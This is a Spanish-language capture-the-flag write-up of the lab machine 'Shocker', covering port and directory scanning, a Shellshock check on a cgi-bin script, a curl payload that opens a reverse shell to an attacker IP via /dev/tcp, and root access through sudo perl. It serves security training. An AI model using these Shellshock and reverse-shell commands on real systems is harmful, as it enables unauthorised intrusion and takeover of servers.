
# Shocker

We start with a scan of ports and services using the nmap tool.

```
sudo nmap -p- --open -sS --min-rate 5000 -n -v -sV -Pn 10.10.10.56 > escaneo.t
```





Encontramos que los puertos 80 (http) y 2222(ssh) estan abiertos,

ademas el puerto 80 corre un servicio apache.

Usaremos la herramienta whatweb para escanear la web antes de visitarla

```
❯ whatweb -v http://10.10.10.56/
WhatWeb report for http://10.10.10.56/
Status    : 200 OK
Title     : <None>
IP        : 10.10.10.56
Country   : RESERVED, ZZ

Summary   : Apache[2.4.18], HTML5, HTTPServer[Ubuntu Linux][Apache/2.4.18 (Ubuntu)]

Detected Plugins:
[ Apache ]
        The Apache HTTP Server Project is an effort to develop and
        maintain an open-source HTTP server for modern operating
        systems including UNIX and Windows NT. The goal of this
        project is to provide a secure, efficient and extensible
        server that provides HTTP services in sync with the current
        HTTP standards.

        Version      : 2.4.18 (from HTTP Server Header)
        Google Dorks: (3)
        Website     : http://httpd.apache.org/

[ HTML5 ]
        HTML version 5, detected by the doctype declaration


[ HTTPServer ]
        HTTP server header string. This plugin also attempts to
        identify the operating system from the server header.

        OS           : Ubuntu Linux
        String       : Apache/2.4.18 (Ubuntu) (from server string)

HTTP Headers:
        HTTP/1.1 200 OK
        Date: Mon, 29 Jul 2024 02:21:38 GMT
        Server: Apache/2.4.18 (Ubuntu)
        Last-Modified: Fri, 22 Sep 2017 20:01:19 GMT
        ETag: "89-559ccac257884-gzip"
        Accept-Ranges: bytes
        Vary: Accept-Encoding
        Content-Encoding: gzip
        Content-Length: 134
```





Visitamos la web

Al ver que no encontramos nada en la web ni en los metadatos de la imagen hacemos un fuzzing de directorios y extensiones


Sin la / despues del FUZZ

```
ffuf -w ../../../diccionario/Directorios/directory-list-2.3-medium.txt -u http://10.10.
```




Hemos lanzado el escaneo sin la / al final y no encuentra nada por lo que la añadiremos a ver que pasa (algunos directorios no los encuentra con la barra al final  vicebersa)

```
ffuf -w ../../../diccionario/Directorios/directory-list-2.3-medium.txt -u http://10.10.
```




Hemos encontrado estos directorios

cgi-bin es un directorio que permite la ejecucion de scripts basados en Perl y Shell.
Buscamos vulneravilidades

https://book.hacktricks.xyz/network-services-pentesting/pentesting-web/cgi

Encontramos en la web el siguente escaneo para ver si es vulbnerable o no

```
nmap 10.2.1.31 -p 80 --script=http-shellshock --script-args uri=/cgi-bin/admin.cg
```

En la uri vemos que se indica un archivo, asumimos que no es el mismo y hacemos un fuzzing para ver cual es el nuestro.
Teniendo en cuenta los scripts que se ejecutan en este directorio haremos un escaneo con unas externsiones concretas


.pl,.pm,.t,.sh,.bash,.zsh,.ksh

```
ffuf -w Desktop/diccionario/Directorios/directory-list-2.3-medium.txt -u http://10
```

este es nuestro archivo


Procedemos a comprobar si es vulnerable o no la web en cuestión


```
nmap 10.10.10.56 -p 80 --script=http-shellshock --script-args uri=/cgi-bin/user.s
```




Ejecutamos

```
curl -H 'User-Agent: () { :; }; "' http://10.10.10.56/cgi-bin/user.sh 2>/dev/null
```

Devuelve




Al introducir  10.10.10.56/cgi-bin/user.sh en el navegador se nos descarga el archivo y comprobamos que el contenido es el mismo, por lo que es vulnerable.


Esta es la reverse shell

```
curl -H 'User-Agent: () { :; }; /bin/bash -i >& /dev/tcp/10.10.14.37/4444 0>&1' http
```


Nos ponemos en escucha y la ejecutamos




Hacemos un sudo -l y vemos si podemos ejecutar algun binario como sudo




Vemos que podemos ejecutar el binario perl como sudo por lo que nos dirigimos a GTFOBins




## Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo perl -e 'exec "/bin/sh";'
```

Ejecutamos el comando

```
sudo perl -e 'exec "/bin/sh";'
```




Ya somos Root!!!!!!!!!!

User flag


Root flag